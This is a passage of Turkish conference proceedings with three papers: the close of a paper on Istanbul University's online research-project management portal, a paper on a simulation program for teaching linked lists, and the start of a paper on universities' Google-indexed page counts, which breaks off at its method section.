İstanbul Üniversitesinde bilimsel araştırma projelerine, yürütücülerine, yayınlara ait tüm anahtar veriler kayıt altına alınacak, personel bilgi sistemi ile online çalışan ve sürekli güncel tutulan veri ambarı çatısı oluşturulmuştur.

Kendisinde bir güdümlü proje olan bu çalışma “bilimsel araştırma projeleri yaşam döngüsü otomasyonu” konusunda bir Ar-Ge çalışması özelliğini taşımakta olup diğer tüm üniversitemiz için olduğu kadar benzer işlevleri olan kamu kurumları hatta özel sektör firmaları için bir örnek teşkil edecek ve bu kurum/kuruluşlara yönelik bir ürün olarak ortaya çıkmıştır.

İstanbul Üniversitesi araştırma fonlarına ayırdıkları maddi kaynakları en doğru bir şekilde ve yerinde kullanılması, proje kabul süreçlerini hızlandırması, bu süreçlerde takip edil-

mesi gereken bürokratik işlemleri asgariye indirmesi ve proje sahiplerinin sadece AR-GE faaliyetlerine odaklanmasını mümkün kılması çok büyük önem kazanmaktadır.

## 2. Proje Yaşam Döngüsü Otomasyonu Nedir ve Nasıl Çalışmaktadır?

Üniversitemizde görevli öğretim üyeleri ve araştırmacılar gerek kendi kurumlarının gerekse farklı kurumların sağladığı her geçen gün artan araştırma fonlarından farklı desteklerinden faydalanabilmek için proje başvuruları yapmaktadırlar.

Konvansiyonel yöntemle bu başvuru, fon sağlayan kurumun web sitesinden indirilen veya ilgili kurumun yetkilisinin e-posta yolu ile gönderdiği elektronik belge formatındaki başvuru formunu doldurup, baskısını alıp, CD ortamına kaydedip kuruma fiziklen teslimi ile yapılmaktadır.

Bir proje kabul döneminde -yılıda 3 dönem proje başvuruları kabul edilmektedir- 5 ayrı destek programında toplam 500’ e yakın başvuru alınmaktadır. Bu dönemlik başvurusu sayısı her dönem %20-25 oranında artmaktadır.

Kurumda bir dönemde sadece gelen yeni başvurular ile basılı evrak miktarı yaklaşık 1500 sayfadır. Giderek artan bu rakamlarda belgeyi işlemek, bürokrasi gereği çoğaltmak ve saklamanın getirdiği operasyonel iş yükü küçümsemeyecek miktardadır.

Klasik yöntemde yapılan başvurular aday ile başvuru formu etkileşimi son derece sınırlıdır. Adayın doldurduğu bilgilerdeki yanlışlık, eksiklik ve farklılıklar adaya RED cevabı olarak geri dönmektedir. Buna benzer sebepler ile RED olan proje önerisi %15-20 civarındadır. Çünkü her adayın algısı ve yorumu farklı olmaktadır. Bu durumda aday ile birebir görüşerek “şu kısım şu amaca yönelik şu şekilde doldurulmalıdır” şeklinde açıklama yapacak iş gücü ve zamanı bulunamamaktadır.

Kısaca özetlediğimiz bu fiziksel engelleri başvuru sürecini internet üzerinden on-line yapılabilir hale getirmek ile aştık.

Üniversitemiz personel bilgi sistemi ile on-line çalışan BAP portalı ile öğretim üyeleri login olarak kişisel bilgilerini güncelleyebilmekte ve başvuru yapacakları destek programını seçenек on-line başvuru sürecini başlatmaktadırlar.

Sürekli güncellenen e-posta ile de tüm yeni uygulama ve süreçlerden araştırmacılarımıza daha hızlı ulaşmak mümkün olmaktadır.

Seçtikleri destek programına göre yazılım gerekli bilgileri adım adım, açıklayıcı bilgiler, ipuçları ve örnekler ile girebilmelerini sağlamaktadır.

Başvurunun her adımındaki her alanın kontrolleri ve alanlar arası ilişkiler, adayın alanları doğru ve eksiksiz doldurmasını sağlamaktadır.

Aday başvurusunu internete bağlı herhangi bir bilgisayardan yapabilmektedir. Başvuru adımlarındaki alanları belirlenen sıra ile doldurması sağlanmaktadır. Başvurusunu dilediği noktada kaydedip portaldan ayrılabilen ve tekrar döndüğünde kaldığı yerden devam edebilmektedir.

Birden fazla destek programı için birden fazla proje başvurusu yapılabilir. Tüm bu başvurular gerçekleştirilirse veya taslak olarak çalışılmış olsa da portalda saklanmaktadır.

Projeyi değerlendiren komisyon üyesi başvuruda revizyon yapılabilir bu revizyon, proje kabul, proje red vb geri dönüşler portal aracılığı ile adaya iletilmektedir.

Başvuru, değerlendirme süreci sonunda sadece kabul edildiği durumda adaydan ıslak imzalı başvuru formu istenmektedir.

Kurumumuzun elektronik imza uygulanmaya başladığı tarihte kabul edilen projeler içinde ıslak imzalı başvuru formu, sözleşme vb. gibi

belgeler içinde kağıt kullanımı ve ilgili operasyonel giderler tamamen ortadan kalkacaktır.

BAP memur tarafından komisyon gündemine eklenen proje başvurusu komisyon üyelerinin alanlarına görüşülmek üzere aktarılmaktadır.

Değerlendirme asistanı modülü projeyi üzerine alan komisyon üyesi projeyi sanal ortamda inceleyerek, bir tıkla aynı konu ve anahtar kelimelere sahip geçmişte desteklenmiş projelere, yayınlara ve çıktı raporlara ulaşmasını sağlar. Aynı zamanda komisyon üyesi proje önerisini yapan yürütücünün gerçekleştirdiği veya katıldığı geçmiş projelere, yayınlara ve çıktı raporlara ulaşabilmektedir.

Değerlendirme asistanı, proje önerisinin ana bilim dalını, başlığını ve anahtar kelimelerini kriter kabul ederek bu parametreler ile uygunluğu olan öğretim üyelerini **Hakem** adayları olarak listelemektedir.

Komisyon üyesi listelenen hakem adaylarından uygun gördüklerini işaretleyerek onların e-posta hesaplarına Hakemlik davetiyesini onaylamak veya reddetmek için BAP portalında kendi alanlarına girmelerini istenildiği bir mesajının otomatik olarak gönderilmesini sağlamaktadır.

Hakemlik daveti alan öğretim üyesi BAP portalı girdiğinde **Hakemliklerim** alanının eklendiği görmekte ve hakemliği talep edilen projenin ana bilim dalı başlığını ve anahtar kelimelerini görerek teklifi kabul edebilmekte veya gerekçesini yazarak red edebilmektedir.

Hakem adayının verdiği cevap anında ilgili komisyon üyesine mesaj ile iletilmekte ve gerekirse yeni Hakem davet etmesi portal tarafından talep edilmektedir.

Hakemliği kabul eden öğretim üyesi projenin tüm detaylarını inceleyerek değerlendirme görüşünü yine BAP portal da doldurmaktadır.

Değerlendirme raporu hakem tarafından doldurulan proje önerisi yazılım tarafından ilk gündemde görüşülmek üzere komisyon gündemine eklenmektedir. Gündemde görüşülen proje ve konulara ait sonuçlar otomatik üretilen gündem tutanağına yazılmakta ve komisyon üyelerinin imzasına sunulmaktadır.

Geçmiş komisyon toplantısı gündemleri, katılımcılar, görüşülen konular ve tutanaklar incelenebilmekte ve web de yayınlanabilmektedir.

İlk gündem de tekrar aynı komisyon üyesi tarafından gündeme getirilen proje kabul, red veya revize edilebilmektedir. Her üç durumda da proje önerisini yapan adaya otomatik e-posta atılarak durumu bildirilmektedir. Eğer sonuç olumlu ise proje yürütücüsü tamamlayacağı ıslak imzalı belgeler ile BAP birimine sözleşme imzalamaya davet edilmektedir.

Sözleşmenin BAP yöneticisi ve ita amiri tarafından imzasından sonra proje resmen başlamış olmaktadır.

Portal öncesinde başlayan bir projenin malzeme ve/veya hizmet alımları için konvansiyonel yöntemler kullanılmakta; KİK de (kamu ihale kanunu) belirtilen çok sayıda matbuu formlar ihale tiplerine, alımların tiplerine göre farklı farklı el ile doldurulmakta. Bu işlem hem çok fazla zaman almakta hem de hataya çok açık olduğundan geri dönüşü çok zor işlemlere neden olabilmekteydi.

Bir ihalenin hatalı hazırlanması ve duyurulması kurum açısından yükümlülükler getirdiği gibi prestij daha önemlisi malzeme bekleyen proje için zaman kaybı ve hatta başarısızlık manasına gelmekteydi.

Otomasyondaki ihale modülü alım taleplerini onaylanan projelere ait ihale öncesi, ihale esnası ve sonrası tüm matbuu dokümanları otomatik olarak KİK'e göre üretmektedir. Satın alma personelinin işini çok kolaylaştıran, hızlandıran ve hatayı minimize eden bu modül ile proje bazında yapılan geçmiş tüm ihaleler, kalemler

itibariyle alımlar, fiyatlarına ve firma bilgilerine göre her an tasnif edilebilmekte ve listelenebilmektedir. İhale ve doğrudan alımlara ait tüm bilgilere yetki çerçevesinde ulaşılabilir.

Her malzeme için alınan piyasa araştırma tutanakları, yaklaşık maliyet rakamları ve gerçekleşen rakamlar her yeni ihalede aynı malzemeler için yaklaşık maliyet tespitinde kullanılabilir.

Satın alınan demirbaşlar birim, proje ve yürütücü bazında kayıt edilerek. Farklı ve benzer proje önerilerinde mükerrer malzeme alımlarının önüne geçilmesini sağlanabilmektedir.

Gerçekleşen harcamalara ait belgeler, muhasebe modülü ile proje bazlı olarak kayıt edilmektedir.

Böylece proje, ana bilim dalı, fakülte ve üniversite çapında konsolide bütçe online olarak alınabilmektedir.

Yine muhasebe modülü yardımı ile kalemler itibariyle ayrılan kaynaklar ve gerçekleşen harcama kalemleri yatay raporlar halinde alınabilmektedir.

Mesela bilgisayar alımı için tüm projelere aktarılan kaynağın fakülteye göre dağılımı gibi.

Harcama fişleri gibi, ek bütçe veya fasıla aktarım gibi mali işlem fişleri de muhasebe modülünden takip edilebilmektedir.

Bütün bu prosedür ve modüllerin yardımıyla alınan başvurunun pek çok parametreye bağlı olarak karar destek sistemi ile değerlendirilmesi, satın alım süreçlerinin otomasyonu, desteğin doğru bir şekilde kullanıldığından emin olmak amacıyla, mali yönden sürekli takip edilmesi, proje sahiplerinin de yaptıkları harcamalara hakim olması verilen desteklerin amacına ulaşmasında çok büyük rol oynamaktadır.

Üniversite yöneticileri, BAP Komisyon üyeleri ve çalışanlar gibi projesi kabul edilen tüm yürütücüler başvurularından itibaren tüm süreci ve projelerine ait finansal bilgileri şeffaf

şekilde on-line internet üzerinden takip etme imkanına kavuşmuştur.

Otomasyon İstanbul Üniversitesi Personel Bilgi sistemi ile de entegre olarak on-line çalışacaktır.

Değerlendirilecek bu bilgiler kurumun Stratejik Plan ve performans parametrelerini kapsayarak ülkemizdeki yüksek öğretim kurumlarının on-line ölçümlenerek doğru planlama ve projeksiyonlara temel oluşturarak ülkemizin yüksek öğretim iç ve dış değerlendirme süreçlerimizi AB standartlarına taşıyacaktır.

Üniversite öğretim üyelerinden bir havuz oluşturarak önerilen projeye en uygun kriterlere sahip hakemlerin tespiti sağlanmıştır. Hakemlerin proje değerlendirme kaliteleri de değerlendirilmektedir. Önerilen projeye benzer projelerin geçmişte desteklenip desteklenmediği, sonuçları ve yayınlardan oluşan portföy ile proje önerisi yapan yürütücü adayının geçmişteki projeleri ve yayınlarına ait portföy komisyon üyelerine hakem atama ve projenin değerlendirme sürecinde ciddi kolaylık ve doğruluk sağlamaktadır.

İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimi (BAP) tarafından GÜDÜMLÜ proje olarak yaptırılan söz konusu yazılım, Üniversitelere aktarımı yapılan projelerle ilgili olarak,

- Başvuruların online alınması,
- Başvuruların online değerlendirilmesi,
- İletişimin online yapılması,
- Mali verilerin tutulması,
- İhale işlemleri
- Bütçe/ Muhasebeme işlemleri
- Üniversite/Fakülte/Bölüm ve proje detayında dikey/yatay idari/bilimsel/mali raporlamaların alınabildiği

tamamen web tabanlı bir yazılım olmuştur.

Bu projeyi destekleyen İstanbul Üniversitesi Bilimsel Araştırma Projeleri Birimine teşekkür ederiz.

## Veri Yapıları Dersinin Listeler Konusu için Simülasyonlu Bir Eğitim Materyali Yazılımı

Tuncay Aydoğan<sup>1</sup>, Kasım Delikanlı<sup>2</sup>

<sup>1</sup> Süleyman Demirel Üniversitesi, Teknik Eğitim Fakültesi, Elektronik-Bilgisayar Bölümü, 3200, Isparta

<sup>2</sup> Süleyman Demirel Üniversitesi, Uluborlu MYO, Bilgisayar Programı 3200, Isparta  
taydogan@tef.sdu.edu.tr, kasim\_d@hotmail.com

**Özet:** Programlama eğitiminin bazı konularında çeşitli nedenlerden dolayı zorluk çekilmektedir. Bunun nedeni bazı kavramların anlamlarındaki benzerliklerden doğan karmaşıklıklar ve bazı konuların somut örneklerle temsil edilememesidir. Günümüzde birçok konunun eğitiminde bilişim, eğitim, öğretim teknolojileri kullanılmaktadır. Bu çalışmada da, Veri Yapıları dersinin Listeler konusunun daha iyi ve çabuk öğretilmesi/öğrenilmesine katkıda bulunacak bir materyal geliştirilmiştir. Hazırlanan materyal, etkileşimli bir simülasyon programı olarak oluşturulmuştur.

**Anahtar Kelimeler:** Veri Yapıları, Eğitim Materyali, Simülasyon, Uzaktan Eğitim

### A Simulated Education Material for Lists Subject of Data Structure Lecture

**Abstract:** There are some difficulties in some specific chapters of programming education. Some of these problems caused owing to the similarity of some terms and those terms cannot be presented by concrete examples. Nowadays in teaching of many subjects; information technologies, educational technologies and instructional technologies are being used. In this study, a material that is aimed to support the instruction of a specific subject, "Linked Lists", of the lecture "Data Structures" more accurately and more quickly was developed. The material developed is created as an interactive simulation program.

**Keywords:** Data Structure, Education Material, Simulation, Remote Education

### 1. Giriş

Son teknolojik ve bilimsel atılımlar sonunda, haberleşme ve iletişim teknolojilerindeki gelişmelerden dolayı, adeta insanlar arasındaki sınırlar kalkmıştır. Böylece, bilgi eskisine göre daha kolay paylaşılabilir, dağıtılabılır ve ulaşılabilir olmuştur. Bu durum, dünyanın her alandaki dengelerini etkilemiş ve birçok şeyin bu değişen düzene göre yeniden gözden geçirilmesine, hatta yeniden yapılandırılmasına sebep olmuştur. Günümüzün "Bilişim Çağı" olarak adlandırılmasına neden olan bu gelişmeler hayatımıza çeşitli araçlarla/cihazlarla yansımaktadır. Bu araçlardan biriside bilgisa-

yarlardır. Diğer araçların da çoğu aslında bilgisayarlı veya programlanabilirdir. Bu yüzden bir cihazın programlanabilir olması onun teknolojik olması anlamına da gelmektedir.

Gittikçe daha da çeşitlenen ve karmaşıklaşan programlanabilir cihazlar tasarımlarına göre farklı tekniklerle ve algoritmalarla programlanır. Bazen basit, sıradan algoritmalarla programlar hazırlamak yeterli olsa da bazen de alışılmış algoritmaların dışına çıkmak gerekmektedir. Uygulama alanlarına göre grafik programlama, sistem programlama, ağ programlama, web programlama, mobil cihaz programlama, veri-tabanlı programlama gibi birçok programlama



çeşidi vardır. Her programlama alanının kendine has teknikleri, algoritmaları hatta eğitimleri mevcuttur. İhtiyaçlara ve eğitim koşullarına göre daha etkili/verimli programlama eğitimi verebilmek için çeşitli eğitim ve öğretim teknolojisi yöntemleri kullanılmaktadır.

Eğitim teknolojisi öğrenme sürecini geliştirmek için oluşturulan her türlü sistemi, tekniği ve yardımı içerir. Böyle bir yapıda şu dört özellik önemlidir [1]; (1) Öğrencinin ulaşması hedeflenen amaçların tanımlanması, (2) Öğrenilecek konunun öğretim ilkelerine göre analiz edilip, öğrenilmeye uygun şekilde yapılandırılması, (3) Konunun aktarılabilmesi için uygun medyanın seçilip kullanılması, (4) Dersin ve derste kullanılan araçların etkililiğini ve öğrencilerin başarı durumlarını değerlendirmek için uygun değerlendirme yöntemlerinin kullanılması.

Öğretim teknolojileri ise iki şekilde tanımlanmaktadır [2]; (1) İletişim devrimi ile birlikte şekillenen medyanın, öğretmen, kitap, yazı tahtası ile beraber öğretimsel amaçlar için kullanılmaya başlamasıdır, (2) Belirlenmiş hedefler uyarınca, daha etkili bir öğretim elde etmek için, öğrenme ve iletişim konusundaki araştırmaların ve ayrıca insan kaynakları ve diğer kaynakların beraber kullanılmasıyla tüm öğrenme/öğretme sürecinin sistematik bir yaklaşımla tasarlanması, uygulanması ve değerlendirilmesidir.

Uzaktan eğitim, e-eğitim yöntemleri ve etkili eğitim materyalleri günümüzün geliştirilmekte olan popüler eğitim, öğretim teknolojilerinin bir ürünü olarak ortaya çıkmıştır. Programlama eğitimlerinde de bunlardan faydalanılmaktadır. Konuyla ilgili literatürde ve uygulamada birçok örneğe rastlanmaktadır [3, 4, 5, 6].

Bu çalışmada, programlama eğitimlerinin temel derslerinden olan “Veri Yapıları”nın, “Listeler” konusunun anlaşılmasını zorlaştıran nedenlere değinilerek, anlaşılmasına katkıda bulunması için hazırlanan bir simülasyon programı sunulmaktadır.

## 2. Listeler Konusu Eğitimi ve Hazırlanan Programın Yapısı

Veri, bilgisayar ortamında sayısal, alfasayısal veya mantıksal biçimlerde ifade edilebilen her türlü değerdir. Örn; 10, -2, 0 tamsayıları, 27.5, 0.0256, -65.253 gerçel sayıları, ‘A’, ‘B’ karakterleri, “Yağmur”, “Merhaba” karakter katarları, 0, 1 mantıksal değerleri, ses ve resim sinyalleri vb. bir veridir.


Bilgi ise verinin işlenmiş ve bir anlam ifade halindedir. Örn; 10 kg, -2 derece, 0 noktası anlamlarındaki tamsayılar, 27.5 cm, 0.0256 gr, -65.253 volt anlamlarındaki gerçel sayılar, ‘A’ bina adı, ‘B’ sınıfın şubesi anlamlarındaki karakterler, “Yağmur” öğrencinin ismi, “Merhaba” selamlama kelimesi karakter katarları, boş anlamında 0, dolu anlamında 1 mantıksal değerleri, anlamı bilinen ses ve resim sinyalleri verilerin bilgi haline dönüşmüş halleridir.

Veriler büyüklüklerine göre bilgisayar belleğinde farklı boyutlarda yer kaplarlar. Büyüklüklerine, kapladıkları alan boyutlarına ve tanım aralıklarına göre veriler “Veri Tipi”leri ile sınıflandırılmışlardır. Örn; C programlama dilinde char veri tipi bellekte 8 Bit alan kaplarken tanım aralığı -127 ila 127 arasındadır, int veri tipi bellekte işlemciye göre 16 veya 32 Bit alan kaplarken tanım aralığı -32,767 ila 32,767 arasındadır. Her programlama dilinin bu örnekteki benzer, kabul edilmiş veri tipi tanımlamaları vardır. Programcı, programını yazacağı problemi incelerken, program algoritmasını oluştururken programda kullanacağı değişken ve sabitlerin veri tiplerini bu tanımlamaları dikkate alarak belirler. Çünkü veriler bellekte veri tiplerinden kendisine tanımlanan özelliklerinde saklanır.

Veri Yapısı, verileri tanımlayan veri tiplerinin, birbirleriyle ve hafızayla ilgili tüm teknik ve algoritmik özellikleridir. C Veri Yapıları; Temel/İlkel (Primitive), Basit (Simple), Birleşik (Compound) olarak üç sınıfta incelenebilir. Temel/İlkel (Primitive) veri yapıları, en çok kulla-

nılan ve diğer veri yapılarının oluşturulmasında kullanılan integer, float, boolean, char veri yapılarıdır. Basit (Simple) veri yapıları, Temel/İlkel (Primitive) veri yapılarından faydalanılarak oluşturulan diziler (arrays), karakter katarları (stringler), yapılar (structures) ve birlikler (uni-

ons)’ dir. Birleşik (Compound) veri yapıları, Temel/İlkel (Primitive) ve Basit (Simple) veri yapılarından faydalanılarak oluşturulan diğerlerine göre daha karmaşık olan stack, queue, list, tree, graph vb. veri yapılarıdır [7, 8, 9].



Şekil 1.a.b. C Programlama Diline Ait Bazı Veri Yapılarının Örnek Hafıza Modeli Üzerinde Gösterimi

Program, işlemci ve işletim sistemi her veri yapısına ait verileri, farklı biçim ve teknikler kullanılarak, bellekte yazma ve okuma işlemleriyle uygulamalara taşırlar. Bu işlemlere kısaca “Veri Yapıları Algoritmaları” denir. Çeşitli veri yapıları oluşturmak ve bunları programlarda kullanmak programcıya programlama esnekliği sağlarken, bilgisayar donanım ve kaynaklarından en etkin biçimde faydalanma olanakları sunar, ayrıca programın hızını, etkinliğini artırır, maliyetini düşürür. Ancak, özellikle Birleşik (Compound) veri yapılarının öğrenilmesi, öğretilmesi diğerlerine göre biraz daha zor olmaktadır.

Veri yapıları eğitimi aşağıdaki süreçlerle tamamlanmaktadır;

- veri kavramından bilgi kavramına geçiş
- veri yapılarının özelliklerinin öğrenilmesi

- belleğin yapısı ve özelliklerinin anlaşılması
- veri yapılarının bellekte temsilinin somutlaştırılması
- ‘&’ Adres Operatörü ve ‘\*’ Pointer veri tipinin veri yapıları tanımlamalarında kullanılması
- bir program kapsamında veri yapıları algoritmalarının uygulanması

Bu eğitim süreci, alışılmış programlama algoritmalarının eğitim sürecine göre daha yavaş olmaktadır. Bunun nedeni yeni kavramları, tipleri ve operatörleri anlayabilme, algoritmaların bellekteki etkilerini somutlaştırarak kavrayabilmedeki zorluklardandır. Bu zorluklar genelde konuyu Şekil 1.’de görülen hafıza modellerine benzer modeller üzerinde anlatılarak aşılıma çalışılır. Şekil 1.a.’da hafızanın 1’er bytelik birbirinden bağımsız, farklı adreslere

sahip hücrelerden oluştuğu, programda tanımlanan değişkenlerin ve onların değerlerinin hafızada nasıl temsil edildiğini anlatılır. Bu bilgiler diğer veri yapıları için Şekil 1.b, ve Şekil 2. 'deki gibi modeller üzerinde anlatılır.

Birleşik veri yapılarından listeler konusu ise node, liste kavramlarının tanımlanma, kodlanma biçimleri Şekil 2.a. 'daki gibi hafıza modellerine benzer modeller üzerinde anlatılmaya çalışılır. Bir derece daha somutlaştırılarak anlatmak için Şekil 2.b.'deki gibi daha şekilsel bir model kullanılır.

Bu çalışmada, veri yapıları temel kavramlarının öğrenilmesi, Listeler konusunun daha iyi ve çabuk anlaşılabilmesi için işlev ve yapıları özel olarak tasarlanarak hazırlanmış 13 adet fonksiyon kullanılarak, bir simülasyon programı hazırlanmıştır. Bu programda simülasyonu yapılan fonksiyonlar ve görevleri Tablo 1.'de verilmiştir.


Bir Bağlı Doğrusal Listeler için gerçekleştirilen program çalıştırıldığında ilk önce Şekil 3.'de görülen "Liste Oluşturma Ekranı" gelmektedir. Bu ekranda, kullanıcı önce oluşturmak istediği listenin node sayısını belirler, hafızanın duru-

muna göre rasgele oluşturulan nodlardan meydana gelen listenin adres, data, link değerleri tablo halinde görüntülenir. Kullanıcı tablodaki değerleri isterse değiştirme yetkisine sahiptir. Daha sonra "Liste Oluştur" butonuna basılmasıyla, katarlar biçiminde oluşmuş liste simülasyonunun gerçekleşeceği bir diğer ekranda karşımıza gelecektir (Şekil 4).

Şekil 4.'deki "Simülasyon Ekranı"nın seçenekler bölümünde, kullanıcı önce Tablo 3.'de listesi verilen fonksiyonlardan simülasyonu yapmak istediği fonksiyonu seçer. Sonra, simülasyonun işlem adım süresini kısa, orta, uzun seçeneklerinden belirler.




Şekil 3. Liste Oluşturma Ekranı



Şekil 2.a.b. C Programlama Diline Liste Veri Yapıları Modellerinin Gösterimi

Tanımlama ve fonksiyonlar	Anlamları
struct node { int data; node* link; }; node* list=NULL; node* l1=NULL; node* l2=NULL;	programda kullanılacak node yapısının ve kullanılacak listelerin tanımlanması
void dumplist(node* list)	list listesini ekrana liste
node* newnode()	hafızadan yeni bir node al
node* last(node* list)	list listesinin son nodunu bul
void addhead(node* node, node*& list)	list listesinin başına node nodunu ekle
void concatenate(node*& l1, node* l2)	l1 listesinin sonuna l2 listesini ekle
node* cons(int data)	yeni bir node'un data'sına data değerlerini ata
node* copy(node* list)	list listesinin kopyasını oluştur
node* locate(int data, node* list)	list listesinde data'sı data olan node varsa adresini al
bool member(node* node, node* list)	list listesinde node adresli node varmı
node* cuthead(node*& list)	list listesinin ilk nodunu kes
void free(node*& list)	list listesini iptal et/sil
bool advance(node*& point)	adresli point olan node'dan sonra bir node varsa poin'i ilerlet
bool deletenode(node* node, node*& list)	list listesinde node adresli node varsa bul ve sil

Tablo 1. Programda Simülasyonu Yapılan Fonksiyonlar ve Görevleri



Şekil 4. Seçilen dumplist Fonksiyonuna İlişkin Simülasyon Görüntüsü

Ayrıca, isterse fonksiyon komut satırlarını ekranda görüntülenmesini de bu bölümden ayarlayabilir.

Şekil 4.'deki simülasyon ekranının simülasyon bölümünde, katar biçiminde oluşturulmuş liste üzerinde, seçilen fonksiyonun işlevinin simülasyonu gerçekleşir. Kullanıcı simülasyonu so-

nuna kadar izlerken hangi adımda hangi komut satırlarının liste üzerinde ne gibi etkileri olduğunu şekilsel olarak gözleyebilir.

Kullanıcı simülasyonu tekrarlamak için "Listeyi Yenile" butonunu kullanabilir. Seçenekler bölümündeki diğer butonlar ile önceki ekrana dönebilir veya programdan çıkabilir.

### 3. Sonuç

Bu çalışmada, programlamanın diğer konularına göre anlaşılması daha güç olan Veri Yapıları dersinin Listeler konusuyla ilgili bir simülasyon programı, ders materyali olarak geliştirilmiştir. Program sayesinde öğrenci, liste veri yapılarının özelliklerini, listelerin bellekte nasıl oluşturulduğunu ve temsil edildiğini, adres operatörü '&' ve pointer '\*' kullanımını daha kolay kavrayabilir. Soyut olan bu kavramları nispeten daha somut olarak düşünebilir.

### 4. Kaynaklar

- [1]. Collier, K. G. et al., 1971, "Colleges of education learning programmes: A proposal", (Working Paper No.5). Washington, DC: Commission on Instructional Technology.
- [2]. Commission on Instructional Technology, 1970, "To improve learning. A report to the President and the Congress of the United States", Washington, DC: Commission on Instructional Technology.
- [3]. Miyadera Y., Huang N., Yokoyama, S., "A programming language education system based on program animation", Tokyo Gakugei University.

[4]. Matsuda, H., Shindo, Y., "Effect of using Computer Graphics Animation in Programming Education", Nippon Institute of Technology.

[5]. Chen, T., Sobh T., "A Tool For Data Structure Visualization And User-Defined Algorithm Animation", October 10 - 13, 2001 Reno, NV, 31st ASEE IEEE Frontiers in Education Conference.

[6]. Farklı Veri Yapıları Algoritmalarının Java Applet Olarak Hazırlanmış Simülasyonları <http://www.cosc.canterbury.ac.nz/people/mukundan/dsal/appldsal.html>.

[7]. Çölkesen, R., "Bilgisayar Programlama Ve Yazılım Mühendisliğinde Veri Yapıları Ve Algoritmalar", Papatya Yayınevi.

[8]. Weiss, M.A., "Data Structures & Algorithm Analysis In C++", Addison-Wesley.

[9]. Horowitz, E., Sahni, S., "Data Structures In Pascal", Computer Science Pres.

## Google Arama Motorunda İndekslenmiş Sayfaların Artırılması

Ali Çaylı<sup>1</sup>, Adil Akyüz<sup>1</sup>, Ercan Efe<sup>2</sup>, Sait Üstün<sup>1</sup>

<sup>1</sup> Kahramanmaraş Sütçü İmam Üniversitesi, Enformatik Bölümü, 46100, Kahramanmaraş

<sup>2</sup> Kahramanmaraş Sütçü İmam Üniversitesi, BAUM, 46100, Kahramanmaraş  
alicayli@ksu.edu.tr, akyuz@ksu.edu.tr, eefe@ksu.edu.tr, ustun@ksu.edu.tr

**Özet:** Günümüzde bilginin paylaşımı oldukça önemlidir. Bilgiye ulaşmak için yaygın olarak arama motorları kullanılmaktadır. Arama motorları sayesinde bilginin hangi kaynaktan geldiğinin tespit edilerek bilgiye ulaşılması son yıllarda yaygın olarak kullanılan yöntemdir. Bu sebeple üretilen bilgilerin arama motorları üzerinde indekslenmesi erişilebilir bilgi miktarının artması anlamına gelmektedir.

Bilgi üreten kurumların başında gelen üniversitelerin, ürettikleri bilgileri dünya ile paylaşması arama motorları sayesinde mümkün olmaktadır.

Bu çalışmada, Dünya ve Türkiye üniversitelerinin Google Arama Motorunda indekslenmiş sayfa sayıları php tabanlı bir yazılımla, data sunucuları taranarak hesaplanmış ve yetersiz olduğu görülmüştür ayrıca arama motorlarında indekslenmiş sayfa sayısının artırılması ile ilgili önerilerde de bulunulmuştur.

**Anahtar Kelimeler:** Bilgi, Arama Motoru, Google, Indexli Sayfa Sayısı, Web Sayfası

### Increase of Indexed Page in Google Search Engine

**Abstract:** Today, it is very important to share knowledge. Search engines are used to reach knowledge. Therefore indexing produced information on search engine, lead to increase of reachable information.

Universities, the main knowledge producers, to share the produced information with world are possible by the search engines.

In this study, the page of Turkish and world universities indexed in Google Search Engine were investigated using php based software, by searching data servers, and found insufficient. Suggests for increasing indexed page in search engine was also given.

**Keywords:** Knowledge, Search Engine, Google, Indexed Page, Web Page

### 1.Giriş

Son yıllarda arama motorları kullanılarak bilgiye ulaşmak sıkça kullanılan bir yöntemdir. Artık aranan bir bilgiye arama motorlarında birkaç anahtar kelime girilerek dünya kütüphanesinde ulaşmak mümkün hale gelmiştir. Arama motorları belli aralıklarla "robot" yazı-

lımlarıyla web sitelerini tarayarak kendi veritabanlarına eklerler. Kullanıcılar arama motorlarının web sitelerinde bulunan anahtar kelime alanlarını kullanarak bu veritabanı üzerinde aranan bilginin hangi web sayfasında olduğunu öğrenerek bu sayfalara erişim sağlarlar. Arama motorları bilgi ile bilgiye erişmek isteyenler arasında bir köprü görevi görmektedir.

Arama motorları üzerinde kayıtlı olan (indekslenmiş) web sayfaları sayısı, sayfa sahibi olan kurumun bilgilerine erişimi artırmaktadır. Arama motorlarından aranan anahtar kelimelerle ulaşılabilen sayfa sayısını artırmak için öncelikli olarak bilgilerin web ortamına taşınması ve sonra da arama motorları robotlarının bu sayfalara erişiminin kolaylaştırılması gerekmektedir.

## 2. Arama Motorları

Arama motoru kısaca bilgiye erişme sistemi olarak tanımlanabilir [1]. Başlıca üç bileşenden oluşur. Bunlar web robotu, arama indeksi ve kullanıcı arabirimidir. İnternetteki sayfalar birbirine bağlantılar (linkler) vasıtasıyla bağlıdır. Bu sayede bir sayfadan diğerine geçmek mümkündür. Şu anda en çok bilinen ve kullanılan arama motorları google.com, yahoo.com, msn.com'dur. Bunların yanında İnternet üzerinde hizmet veren birçok arama motorları da aynı işlevleri yerine getirmektedir. Arama motorları, web robotu (crawler) yazılımlarla web sayfalarını incelerler ve içerisinde bulunan kelimeleri, cümleleri, resimleri vb diğer içeriği kendi veritabanları üzerine kaydederek bunlardan indeks oluştururlar. Bu işlemi belli aralıklarla sürekli yaparak güncel bir indekse sahip olurlar. Kullanıcılar ise istemci web arabirimini kullanarak veya izin verilen başka erişim yöntemleri ile arama motorlarının indekslerinden anahtar kelimeleri veya bir cümleyi girerek aradıkları bilgilerin nerede olduğu tespit ederler.

Arama motoru ilk olarak Montreal'deki McGill Üniversitesinde öğrenci olan Alan Emtage tarafından 1990 yılında yapılmıştır. Bu arama motoru FTP sitelerindeki dosya listelerini download ederek bunları aranabilir bir veritabanına kaydediyordu. Bu sistemde dosya içeriklerinde arama yapmak mümkün değildi. 1991 yılında University of Minnesota'dan Mark McCahill tarafından geliştirilen Gopher hizmeti kullanılmaya başlandı. Bu sistemle dosya içeriklerinde de tarama yapılabiliyordu. 1993 yılında MIT'den Matthew Gray tarafından ilk web arama motoru olan Wandex geli-

tirilmiştir. Bu dönemde hizmet veren ilk arama motorlarından bir diğeri olan Aliweb halen günümüzde de hizmet vermeyi sürdürmektedir. Tam metin arama yapabilen ilk arama motoru Webcrawler'da 1994'de hizmete girmiştir ve kullanıcıya web sayfası içeriğinde herhangi bir kelimeyi arayabilme imkânı vermiştir. Daha sonraları bu sistem Excite, InfoSeek, Inktomi, Northen Light ve Altavista gibi arama motorlarında da standart hale gelmiştir. 1990'lı yıllardan sonra en parlak yatırımlar arama motorları için yapılanlar olmuştur.

## 3. Metot

